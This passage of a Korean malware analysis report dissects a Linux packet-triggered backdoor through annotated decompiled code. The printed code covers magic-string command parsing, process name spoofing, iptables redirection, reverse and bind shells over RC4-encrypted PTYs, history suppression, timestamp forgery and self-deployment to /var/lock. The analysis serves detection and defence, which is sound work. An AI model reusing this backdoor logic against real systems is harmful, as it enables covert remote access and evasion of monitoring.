      case 6:                           // TCP = 6
        TCP_header_start = &mw_raw_packet_buffer[ip_header_length + 14];// TCP 헤더 시작 (Ethernet 14B + IP 헤더 길이)
        TCP_header_length = 4 * ((unsigned __int8)TCP_header_start[12] >> 4);// TCP 헤더의 Data Offset (12번째 바이트 상위 4비트) * 4바이트 = TCP 헤더 길이
        payload_start = &mw_raw_packet_buffer[ip_header_length + 14 + (__int64)TCP_header_length];// TCP 페이로드 시작 위치 (헤더 끝 다음)
        break;
      case 17:                          // UDP = 17
        UDP_header_start = ip_header_byte_ptr + 20;// UDP 헤더 시작 (IP 헤더 바로 뒤, IP 헤더 기본 길이 20B)
        payload_start = ip_header_byte_ptr + 28;// UDP 페이로드 시작 (20 + 8) UDP 헤더의 길이 8 바이트 고정
        break;
      case 1:                           // ICMP = 1
        ICMP_header_start = ip_header_byte_ptr + 20;// ICMP 헤더 시작
        payload_start = ip_header_byte_ptr + 28;// ICMP 페이로드 시작 (20 + 8) ICMP 헤더 길이 8 바이트 고정
        break;
    }
```

[그림 6. backdoor_packet_listener 2]

```
if ( payload_start )                    // 페이로드 존재 시
{
  if ( *((_DWORD *)payload_start + 1) == -1 )// 페이로드의 두 번째 DWORD 값이 -1일 경우
    mw_packet_ip_addr = *((_DWORD *)ip_header_byte_ptr + 3);//  IP 헤더의 Source IP (12~15바이트) 를 추출
  else
    mw_packet_ip_addr = *((_DWORD *)payload_start + 1);// 아닐경우 페이로드에서 4바이트 IP 추출
  pid = fork();
  if ( !pid )
  {
    cmd_type = 0;
    *(_QWORD *)dest = 0LL;
    v11 = 0LL;
    v12 = 0;
    strcpy(fake_proc_path, "/usr/libexec/postfix/master");
    if ( fork() )
      exit(0);
    setsid();
    signal(1, 0LL);                     // 세션 종료 시 시그널 무시 1 = SIGHUP
    argv_area_len = strlen(mw_argv);    // 위장 전 인자 길이 확인
    memset(mw_argv, 0, argv_area_len);
    strcpy(mw_argv, fake_proc_path);
    prctl(15, fake_proc_path);          // 프로세스 이름 조작
    v4 = strlen(payload_start + 10);
    mw_rc4_ksa_like((__int64)(payload_start + 10), v4, (__int64)&rc4_sbox_payload_1);
    v5 = strlen(payload_start + 10);
    mw_rc4_ksa_like((__int64)(payload_start + 10), v5, (__int64)&rc4_sbox_payload_2);
    mw_command_type = mw_match_command_prefix(payload_start + 10);
    cmd_type = mw_command_type;
```

[그림 7. backdoor_packet_listener 3]

● 이후, 페이로드의 10 바이트 이후에 있는 데이터를 통해 커맨드 타입을 확인하는 것을 볼 수 있는데 이를 확인하면 justtryit 일 경우 0 을 반환, sockettcp 일 경우 1 을 반환 그 외는 2 를 반환하는 것을 확인할 수 있다.

```
__int64 __fastcall mw_match_command_prefix(const void *a1)
{
  size_t ste_justtryit_length; // rax
  size_t str_sockettcp_length; // rax

  ste_justtryit_length = strlen(str_justtryit2);
  if ( !memcmp(str_justtryit2, a1, ste_justtryit_length) )
    return 0LL;
  str_sockettcp_length = strlen(str_sockettcp2);
  if ( !memcmp(str_sockettcp2, a1, str_sockettcp_length) )
    return 1LL;
  else
    return 2LL;
}
```

[그림 8. mw_match_command_prefix 확인]

● 위에서 확인한 커맨드 타입을 통해 여러 동작을 수행하는데 하나씩 확인해 보면, case 1(sockettcp)일 경우 소스 IP 와 port 를 추출하여 setup_reverse_shell_with_iptables 를 실행한다.

```
          switch ( mw_command_type )
          {
            case 1:
              src_ip_str = inet_ntoa(*(struct in_addr *)(ip_header_byte_ptr + 12));
              strcpy(dest, src_ip_str);
              dest_port_str = ntohs(*((_WORD *)TCP_header_start + 1));
              setup_reverse_shell_with_iptables((__int64)dest, dest_port_str);
              break;
            case 2:
              send_udp_probe_packet(mw_packet_ip_addr, *((_WORD *)payload_start + 4));
              break;
            case 0:
              if ( *((_DWORD *)payload_start + 6) == -1 || !*((_DWORD *)payload_start + 6) )
              {
                v21 = connect_tcp_socket(mw_packet_ip_addr, *((_WORD *)payload_start + 4));
                if ( v21 > 0 )
                  handle_reverse_shell_session(v21, 0LL, 0LL);
              }
              else
              {
                mw_packet_ip_addr = *((_DWORD *)payload_start + 6);
                *((_DWORD *)payload_start + 6) = -1;
                *(_DWORD *)payload_start = 21874;
                send_icmp_echo_request(mw_packet_ip_addr, payload_start);// ICMP Echo Request (ping) 패킷을 생성하고, 목적지 IP(a1)로 raw socket을 통해 전송
              }
              break;
          }
          exit(0);
        }
        waitpid(pid, 0LL, 1);
      }
    }
  }
}
return mw_trigger_backdoor_socket_option;
}
```

[그림 9. backdoor_packet_listener 4]

● setup_reverse_shell_with_iptables 를 확인해 보면, iptables 명령어 들을 저장한 뒤 bind_listen_tcp_socket_in_range 를 사용하여 IP 주소 0.0.0.0 에 대해 42391 부터 43390 까지의 포트 중 하나를 바인딩해서 TCP 리스닝 소켓을 연다.

```
memset(iptables_cmd_add, 0, 0x200uLL);
memset(iptables_nat_cmd_del, 0, sizeof(iptables_nat_cmd_del));
memset(iptables_cmd_del, 0, sizeof(iptables_cmd_del));
strcpy(
  iptables_nat_add_redirect_rule_fmt,
  "/sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d");
strcpy(
  iptables_nat_del_redirect_rule_fmt,
  "/sbin/iptables -t nat -D PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d");
strcpy(iptables_input_accept_add_rule_fmt, "/sbin/iptables -I INPUT -p tcp -s %s -j ACCEPT");
strcpy(iptables_input_accept_del_rule_fmt, "/sbin/iptables -D INPUT -p tcp -s %s -j ACCEPT");
listening_socket_fd_1 = bind_listen_tcp_socket_in_range(&redirect_port);
listening_socket_fd_2 = listening_socket_fd_1;
```

[그림 10. setup_reverse_shell_with_iptables 1]

```
__int64 __fastcall bind_listen_tcp_socket_in_range(_DWORD *a1)
{
  int optval; // [rsp+1Ch] [rbp-24h] BYREF
  struct sockaddr addr; // [rsp+20h] [rbp-20h] BYREF
  int port_candidate; // [rsp+38h] [rbp-8h]
  int fd; // [rsp+3Ch] [rbp-4h]

  optval = 1;
  fd = socket(2, 1, 0);                         // 2 = IPv4, 1 = SOCK_STREAM, 실패시 -1 반환, 소켓 파일 디스크립터
  if ( fd == -1 )
    return 0xFFFFFFFFLL;
  setsockopt(fd, 1, 2, &optval, 4u);            // 1 = SOL_SOCKET (소켓 레벨에서 옵션을 설정한다는 의미), 2 = SO_REU
  addr.sa_family = 2;                           // sa_family 필드는 소켓 주소가 어떤 주소 체계인지(프로토콜 패밀리)를
  *(_DWORD *)&addr.sa_data[2] = 0;              // INADDR_ANY (0.0.0.0) 을 의미, sa_data[2~5] 총 4바이트를 0으로 씌
  for ( port_candidate = 42391; port_candidate <= 43390; ++port_candidate )
  {
    *(_WORD *)addr.sa_data = htons(port_candidate);
    if ( bind(fd, &addr, 0x10u) != -1 )         // 바인딩 성공시 0 반환, 실패시 -1 반환
    {
      if ( !listen(fd, 1) )                     // fd = 소켓 파일 디스크립터 (앞서 socket()과 bind() 성공한 것), 1 =
      {
        *a1 = port_candidate;
        return (unsigned int)fd;
      }
      close(fd);
    }
  }
  return 0xFFFFFFFFLL;
}
```

[그림 11. bind_listen_tcp_socket_in_range 확인]

● TCP 리스닝 소켓을 성공적으로 열었을 경우, iptables 허용 정책을 실행하고 메모리를 초기화한 뒤, 은폐 목적으로 내부 백도어 포트로 리다이렉션 시킨 뒤, wait_for_client_connection 을 통해 클라이언트의 연결을 기다린다.

```
if ( listening_socket_fd_1 != -1 )
{
  snprintf(iptables_cmd_add, 0x200uLL, iptables_input_accept_add_rule_fmt, src_ip_str);
  snprintf(iptables_cmd_del, 0x200uLL, iptables_input_accept_del_rule_fmt, src_ip_str);
  system(iptables_cmd_add);
  sleep(1u);
  memset(iptables_cmd_add, 0, 0x200uLL);
  snprintf(
    iptables_cmd_add,
    0x200uLL,
    iptables_nat_add_redirect_rule_fmt,
    src_ip_str,
    (unsigned int)dest_port_str,
    redirect_port);
  snprintf(
    iptables_nat_cmd_del,
    0x200uLL,
    iptables_nat_del_redirect_rule_fmt,
    src_ip_str,
    (unsigned int)dest_port_str,
    redirect_port);
  system(iptables_cmd_add);
  sleep(1u);
  client_socket_fd = wait_for_client_connection(listening_socket_fd_2);
```

[그림 12. setup_reverse_shell_with_iptables 2]

```
memset(&readfds, 0, sizeof(readfds));         // readfds 초기화
v8 = 0;
p_timeout = (unsigned int)&timeout;
readfds.fds_bits[(unsigned __int64)listening_socket_fd >> 6] |= 1LL << (listening_socket_fd & 0x3F);// listening_socket_fd에 해당하는 비트
timeout.tv_sec = 10LL;                        // select() 함수가 최대 10초간 대기하도록 타임아웃 설정
timeout.tv_usec = 0LL;
select_result = select(listening_socket_fd + 1, &readfds, 0LL, 0LL, &timeout);// listening_socket_fd + 1 = 감시할 FD 수 (최댓값 + 1), 읽기
if ( select_result <= 0 )
{
  close(listening_socket_fd);
  return 0xFFFFFFFFLL;                        // // 실패 또는 타임아웃 리턴
}
else
{
  addr_len = 16;
  client_socket_fd = accept(listening_socket_fd, &addr, &addr_len);
  if ( client_socket_fd == -1 )
  {
    return 0xFFFFFFFFLL;                      // 실패 또는 타임아웃 리턴
  }
  else
  {
    close(listening_socket_fd);
    return client_socket_fd;
  }
}
}
```

[그림 13. wait_for_client_connection 확인]

● 클라이언트와 TCP 연결이 완료됐을 경우, handle_reverse_shell_session 을 수행하며, 연결이 되지 않을 경우는 설정한 패킷 필터링 내용을 제거하는 것을 볼 수 있다.

```
    if ( client_socket_fd >= 0 )
    {
      handle_reverse_shell_session(client_socket_fd, iptables_nat_cmd_del, iptables_cmd_del);
    }
    else
    {
      system(iptables_nat_cmd_del);
      system(iptables_cmd_del);
    }
    return close(client_socket_fd);
  }
  return listening_socket_fd_1;
}
```

[그림 14. setup_reverse_shell_with_iptables 3]

● handle_reverse_shell_session 을 살펴보면, argv = qmgr –l –t fifo –u 이고 path = /bin/sh 이며 envp = HOME=/tmp PS1=[\\u@\\h \\W]\\\\$ HISFILE=/dev/null MYSQL_HISFILE=/dev/null PATH=/bin:/usr/kerberos/sbin:/usr/kerberos/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin:./bin vt100 인 것을 확인할 수 있다.

● 히스토리 파일을 /dev/null 로 보내 탐지를 어렵게 하는 것을 알 수 있다.

```
strcpy(v17, "qmgr -l -t fifo -u");
argv[0] = v17;
argv[1] = 0LL;
argv[2] = 0LL;
strcpy(path, "/bin/sh");
strcpy(v13, "HOME=/tmp");
strcpy(v12, "PS1=[\\u@\\h \\W]\\\\$ ");
strcpy(v11, "HISTFILE=/dev/null");
strcpy(v10, "MYSQL_HISTFILE=/dev/null");
strcpy(
  v9,
  "PATH=/bin:/usr/kerberos/sbin:/usr/kerberos/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin:./bin");
strcpy(v8, "vt100");
envp[0] = v13;
envp[1] = v12;
envp[2] = v11;
envp[3] = v10;
envp[4] = v9;
envp[5] = v8;
envp[6] = 0LL;
```

[그림 15. handle_reverse_shell_session 1]

● 그리고 설정한 패킷 필터링 설정값을 제거한 후, 클라이언트 소켓에서 3458 문자열을 보낸 뒤, is_pty_pair_ready 에서 pty 가 준비되었는지 확인 후 준비되었으면 자식 프로세스를 생성한 뒤 표준 입출력을 연결하고 위에서 확인한 쉘을 실행한다.

```
if ( iptables_nat_cmd_del )
  system(iptables_nat_cmd_del);
if ( iptables_cmd_del )
  system(iptables_cmd_del);
write(client_socket_fd, "3458", 4uLL);        // 클라이언트 소켓에 "3458" 문자열을 4바이트 보냄, (상태 신호 또는 초기화 신호로 보임)
if ( is_pty_pair_ready() )
{
  pid = fork();
  if ( !pid )
  {
    close(fd);                                // 부모와 연결된 PTY의 마스터 fd(fd)를 닫음. 자식은 슬레이브 fd만 사용
    ioctl(slave_pty_fd_result, 0x540EuLL);    // PTY 슬레이브를 세션의 제어 터미널로 설정 (TIOCSCTTY)
    close(client_socket_fd);                  // 자식 프로세스에서는 네트워크 소켓을 더 이상 쓰지 않으므로 닫음
    dup2(slave_pty_fd_result, 0);             // 표준 입력(0), 출력(1), 오류(2)를 PTY 슬레이브에 연결, 이후 실행될 /bin/sh는 이 PTY를 통해 통신하게 됨
    dup2(slave_pty_fd_result, 1);
    dup2(slave_pty_fd_result, 2);
    close(slave_pty_fd_result);               // 복제 완료된 후 불필요한 fd 닫기
    execve(path, argv, envp);                 // /bin/sh 실행. 환경변수도 포함, 이 쉘은 이제 PTY를 통해 연결된 네트워크 클라이언트와 통신 가능
  }
  close(slave_pty_fd_result);                 // 부모는 PTY 마스터(fd)만 유지하므로 슬레이브 fd를 닫음
```

[그림 16. handle_reverse_shell_session 2]

```
_BOOL8 is_pty_pair_ready()
{
  _BYTE v1[32]; // [rsp+0h] [rbp-20h] BYREF

  fd = open_pty_master_and_get_slave_path(v1);
  slave_pty_fd_result = open_and_configure_pty_slave((unsigned int)fd, v1);
  return fd >= 0 && slave_pty_fd_result >= 0;
}
```

[그림 17. is_pty_pair_ready 확인]

● 이후, 연결된 백도어 pty 를 통해 데이터를 송수신하며, 보내는 데이터의 경우 rc4 로 암호화 하여 전송하고 받는 데이터는 rc4 복호화하여 수신하는 것을 확인할 수 있으며, 통신 종료 후 정리를 수행한다.

● pty 준비에 실패했을 경우, 클라이언트와 직접 연결된 쉘을 소켓을 통해 전달한다.

```
while ( 1 )
{
  memset(&readfds, 0, sizeof(readfds));     // select()에 사용할 fd_set 초기화
  v22 = 0;
  p_pid = (unsigned int)&pid;
  readfds.fds_bits[(unsigned __int64)fd >> 6] |= 1LL << (fd & 0x3F);// fd (PTY 마스터)와 client_socket_fd (네트워크 소켓)를 select() 대상으로 설정
  readfds.fds_bits[(unsigned __int64)client_socket_fd >> 6] |= 1LL << (client_socket_fd & 0x3F);
  v4 = fd <= client_socket_fd ? client_socket_fd + 1 : fd + 1;
  if ( select(v4, &readfds, 0LL, 0LL, 0LL) < 0 )// 두 fd 중 하나에 데이터가 들어올 때까지 대기, 실패 시 루프 탈출
    break;
  if ( (((unsigned __int64)readfds.fds_bits[(unsigned __int64)fd >> 6] >> (fd & 0x3F)) & 1) != 0 )// PTY에서 입력이 들어왔는지 확인 (즉, 쉘이 출력한 데이터 존재)
  {
    v24 = read(fd, buf, 0x8000uLL);         // PTY에서 최대 32KB까지 읽음
    if ( v24 <= 0 || (int)rc4_encrypt_and_write(client_socket_fd, buf, v24) <= 0 )// 읽은 데이터가 없다면 종료, 있다면 RC4로 암호화 후 client_socket_fd로 전송, 실패 시 종료,
      break;
  }
  if ( (((unsigned __int64)readfds.fds_bits[(unsigned __int64)client_socket_fd >> 6] >> (client_socket_fd & 0x3F)) & 1) != 0 )// 클라이언트 소켓에서 데이터가 들어왔는지 확인
  {
    v27 = buf;
    v25 = read_and_rc4_decrypt(client_socket_fd, buf, 0x8000);// 32KB까지 읽고 복호화
    if ( v25 <= 0 )                         // 읽은 게 없으면 종료
      break;
    src = memchr(buf, 11, v25);             // 0x0B (VT control code)이 포함되어 있는지 확인
    if ( src )                              // 제어 시퀀스를 찾은 경우
    {
      v28 = (unsigned int)&savedregs - 32960 - (_DWORD)src + v25;// 최대 5바이트까지 제어 시퀀스 길이를 계산
      if ( v28 > 5 )
        v28 = 5;
      memcpy(dest, src, v28);               // 해당 제어 시퀀스를 dest로 복사
      if ( v28 <= 4 )                       // 5바이트가 부족하면 클라이언트에서 추가로 받아서 보완
        v21 = read_and_rc4_decrypt(client_socket_fd, &dest[v28], 5 - v28);
      v6[3] = 0;                            // ioctl용 데이터 구성, v6는 구조체로 VT 위치 설정
      v6[2] = 0;
      v6[1] = ((unsigned __int8)dest[1] << 8) + (unsigned __int8)dest[2];
      v6[0] = ((unsigned __int8)dest[3] << 8) + (unsigned __int8)dest[4];
      ioctl(fd, 0x5414uLL, v6);             // 터미널 크기 설정 후, 윈도우 사이즈 변경 알림 시그널 전송
      kill(0, 28);
      v21 = write(fd, buf, (_BYTE *)src - buf);// ioctl 이전까지의 데이터 전송
      v28 = v25 + (unsigned int)&savedregs - 32960 - (_DWORD)src - 5;// 제어 시퀀스 이후 남은 데이터도 PTY로 전송
      if ( v28 > 0 )
        v21 = write(fd, (char *)src + 5, v28);
    }
    else if ( write(fd, v27, v25) <= 0 )    // 제어 시퀀스 없으면 전체 복호화 데이터를 PTY로 전송
    {
      break;
    }
  }
```

[그림 18. handle_reverse_shell_session 3]


```
  close(client_socket_fd);                  // 모든 통신 종료 후 정리, 소켓 및 PTY 닫기, 자식 프로세스 대기, 터미널 hangup, 부모 종료
  close(fd);
  waitpid(pid, 0LL, 0);
  vhangup();
  exit(0);
}
if ( !fork() )                              // 터미널 에뮬레이션 실패 시, 클라이언트와 직접 연결된 쉘 (/bin/sh)을 소켓을 통해 제공, 환경 변수도 설정된 대로 포함 (HISTFILE=/dev/null, PATH, PS1, 등)
{
  dup2(client_socket_fd, 0);
  dup2(client_socket_fd, 1);
  dup2(client_socket_fd, 2);
  execve(path, argv, envp);
}
close(client_socket_fd);
return 0LL;
}
```

[그림 19. handle_reverse_shell_session 4]

● 다음으로 커맨드 타입이 2 일 경우를 살펴보면, send_udp_probe_packet 을 실행하는 것을 볼 수 있는데 이는 단순히 udp 소켓을 생성하여 탐지용 패킷(문자열 1)을 보내는 것을 확인할 수 있다.

```
case 2:
  send_udp_probe_packet(mw_packet_ip_addr, *((_WORD *)payload_start + 4));
  break;
```

[그림 20. backdoor_packet_listener 5]



```
__int64 __fastcall send_udp_probe_packet(int mw_packet_ip_addr, __int16 a2)
{
  struct sockaddr s; // [rsp+10h] [rbp-20h] BYREF
  int fd; // [rsp+28h] [rbp-8h]
  unsigned int v5; // [rsp+2Ch] [rbp-4h]

  bzero(&s, 0x10uLL);                           // s 구조체를 0으로 초기화 (총 16바이트) → sa_family 및 sa_data 초기화됨
  fd = socket(2, 2, 17);                        // AF_INET, SOCK_DGRAM, IPPROTO_UDP로 UDP 소켓 생성, 2 = AF_INET, 2 = SOCK_DGRAM, 17 = IPPROTO_UDP
  if ( fd < -1 )                                // 소켓 생성 실패 시 -1보다 작은 값 반환되면 실패 처리
    return 0xFFFFFFFFLL;
  s.sa_family = 2;                              // AF_INET 설정 (IPv4 네트워크 프로토콜 사용)
  *(_WORD *)s.sa_data = a2;                     // 포트 번호 설정
  *(_DWORD *)&s.sa_data[2] = mw_packet_ip_addr; // 목적지 IP 주소 설정
  v5 = sendto(fd, "1", 1uLL, 0, &s, 0x10u);     // 문자열 "1" (1바이트)을 위에서 구성한 주소(s)로 전송
  if ( (v5 & 0x80000000) == 0 )                 // v5의 최상위 비트가 0인지 확인 = 양수인지 확인, 성공 여부 판별
  {
    close(fd);                                  // 전송 성공 → 소켓 닫고, 전송된 바이트 수 반환
    return v5;
  }
  else
  {
    close(fd);
    return 0xFFFFFFFFLL;
  }
}
```

[그림 21. send_udp_probe_packet 확인]

● 커맨드 타입 0(justtryit)일 경우를 살펴보면, connect_tcp_socket 을 통해 tcp 소켓을 연결하고 연결에 성공하면 위에서 확인한 handle_reverse_shell_session 을 통해 백도어 통신을 수행하는 것을 확인할 수 있다.

```
case 0:
  if ( *((_DWORD *)payload_start + 6) == -1 || !*((_DWORD *)payload_start + 6) )
  {
    v21 = connect_tcp_socket(mw_packet_ip_addr, *((_WORD *)payload_start + 4));
    if ( v21 > 0 )
      handle_reverse_shell_session(v21, 0LL, 0LL);
  }
```

[그림 22. backdoor_packet_listener 6]

```
__int64 __fastcall connect_tcp_socket(int a1, __int16 a2)
{
  struct sockaddr s; // [rsp+10h] [rbp-20h] BYREF
  unsigned int v4; // [rsp+2Ch] [rbp-4h]

  bzero(&s, 0x10uLL);
  *(_DWORD *)&s.sa_data[2] = a1;
  v4 = socket(2, 1, 0);
  if ( v4 == -1 )
    return 0xFFFFFFFFLL;
  s.sa_family = 2;
  *(_WORD *)s.sa_data = a2;
  if ( connect(v4, &s, 0x10u) != -1 )
    return v4;                                  // 연결 성공하면 소켓 디스크립터 반환
  close(v4);
  return 0xFFFFFFFFLL;
}
```

[그림 23. connect_tcp_socket 확인]

● 마지막으로 아무것도 해당이 안될 경우, send_icmp_echo_request 를 통해 icmp echo request 패킷을 생성해 전송하는 것을 확인할 수 있다.

```
else
{
  mw_packet_ip_addr = *((_DWORD *)payload_start + 6);
  *((_DWORD *)payload_start + 6) = -1;
  *(_DWORD *)payload_start = 21874;
  send_icmp_echo_request(mw_packet_ip_addr, payload_start);// ICMP Echo Request (ping) 패킷을 생성하고, 목적지 IP(a1)로 raw socket을 통해 전송
}
break;
```

[그림 24. backdoor_packet_listener 7]

```
__int64 __fastcall send_icmp_echo_request(int a1, const void *a2)
{
  __int16 v3; // ax
  char s[2]; // [rsp+10h] [rbp-10040h] BYREF
  __int16 v5; // [rsp+12h] [rbp-1003Eh]
  __int16 v6; // [rsp+14h] [rbp-1003Ch]
  __int16 v7; // [rsp+16h] [rbp-1003Ah]
  __int64 v8; // [rsp+18h] [rbp-10038h] BYREF
  struct sockaddr addr; // [rsp+10010h] [rbp-40h] BYREF
  int v10; // [rsp+10028h] [rbp-28h]
  int v11; // [rsp+1002Ch] [rbp-24h]
  int v12; // [rsp+10030h] [rbp-20h]
  int v13; // [rsp+10034h] [rbp-1Ch]
  char *v14; // [rsp+10038h] [rbp-18h]

  v10 = socket(2, 3, 1);
  if ( v10 < 0 )
    return 0xFFFFFFFFLL;
  v12 = 28;
  memset(s, 0, 0xFFFFuLL);
  v14 = s;
  s[0] = 8;
  s[1] = 0;
  v5 = 0;
  v7 = 1234;
  v6 = getpid();
  memcpy(&v8, a2, v12);
  v3 = calculate_checksum16(v14, (unsigned int)(v12 + 8));// IP 헤더, TCP/UDP 헤더 등에서 쓰이는 표준 16비트 체크섬 계산 함수
  *((_WORD *)v14 + 1) = v3;
  v11 = v12 + 8;
  addr.sa_family = 2;
  *(_WORD *)addr.sa_data = ntohs(0);
  *(_DWORD *)&addr.sa_data[2] = a1;
  v13 = sendto(v10, s, v11, 0, &addr, 0x10u);
  if ( v13 >= 0 )
  {
    close(v10);
    return 0LL;
  }
  else
  {
    close(v10);
    return 0xFFFFFFFFLL;
  }
}
```

[그림 25. send_icmp_echo_request 확인]

● 또한, 파일의 타임스탬프를 조작하고, /var/lock 디렉토리에 악성코드 파일을 복사 한뒤 755 권한을 주며 —init 옵션을 줘 실행하는 것을 확인할 수 있다.

```
// 파일을 오래된 것처럼 위장하거나 수정 기록을 숨기기 위한 흔한 기법, 악성코드에서 흔히 쓰이는 '타임스탬프 조작' 테크닉의 일종
int __fastcall spoof_file_timestamp(const char *a1)
{
  struct timeval tvp; // [rsp+10h] [rbp-20h] BYREF
  __int64 v3; // [rsp+20h] [rbp-10h]
  __int64 v4; // [rsp+28h] [rbp-8h]

  tvp.tv_sec = 1225394236LL;                    // 1225394236 (2008년 10월)
  tvp.tv_usec = 0LL;
  v3 = 1225394236LL;
  v4 = 0LL;
  return utimes(a1, &tvp);
}
```

[그림 26. 파일 타임스탬프 조작 확인]

```
// 공격자가 악성 바이너리를 시스템에 은밀히 배치하고 자동 실행하게끔 만드는 역할을 수행
_BOOL8 __fastcall deploy_and_init_payload(__int64 payload_path, __int64 filename)
{
  char format[112]; // [rsp+30h] [rbp-180h] BYREF
  char s[272]; // [rsp+A0h] [rbp-110h] BYREF

  memset(s, 0, 0x100uLL);
  strcpy(
    format,
    "/bin/rm -f /var/lock/%s;/bin/cp %s /var/lock/%s && /bin/chmod 755 /var/lock/%s && /var/lock/%s --init");
  snprintf(s, 0x100uLL, format, filename, payload_path, filename, filename, filename, filename);
  system(s);
  sleep(2u);
  return access(&filepath_xinetd_lock, 4) != 0;
}
```

[그림 27. 파일 위장 및 실행 확인]

● 정리해보면, 악성코드 인자값과 프로세스를 위장하고 표준 입출력 및 에러를 /dev/null 로 리다이렉트 하여 탐지를 어렵게 하며, 공격자의 입력값을 받아 justtryit 일 경우 tcp 연결을 수행 후 연결이 완료되면 백도어 쉘을 연결하고, sockettcp 일 경우 iptables 를 사용하여 패킷 필터링 조작 후 백도어 쉘을 연결하며, 그 외의 경우 udp 및 icmp 통신을 수행한다.

● 또한, 파일 타임스탬프를 조작하며, /var/lock 디렉토리에 악성코드를 복사 한 뒤 실행하여 탐지를 어렵게 한다.

🔗 대응 방안

- 탐지용 YARA 룰 생성

- 보안 정책 반영

✍️ 작성자 주: 본 포트폴리오는 악성코드 상세 분석 보고서의 요약본이며, 비영리 목적으로 작성되었습니다. 분석 샘플은 교육용 샘플을 사용하였습니다.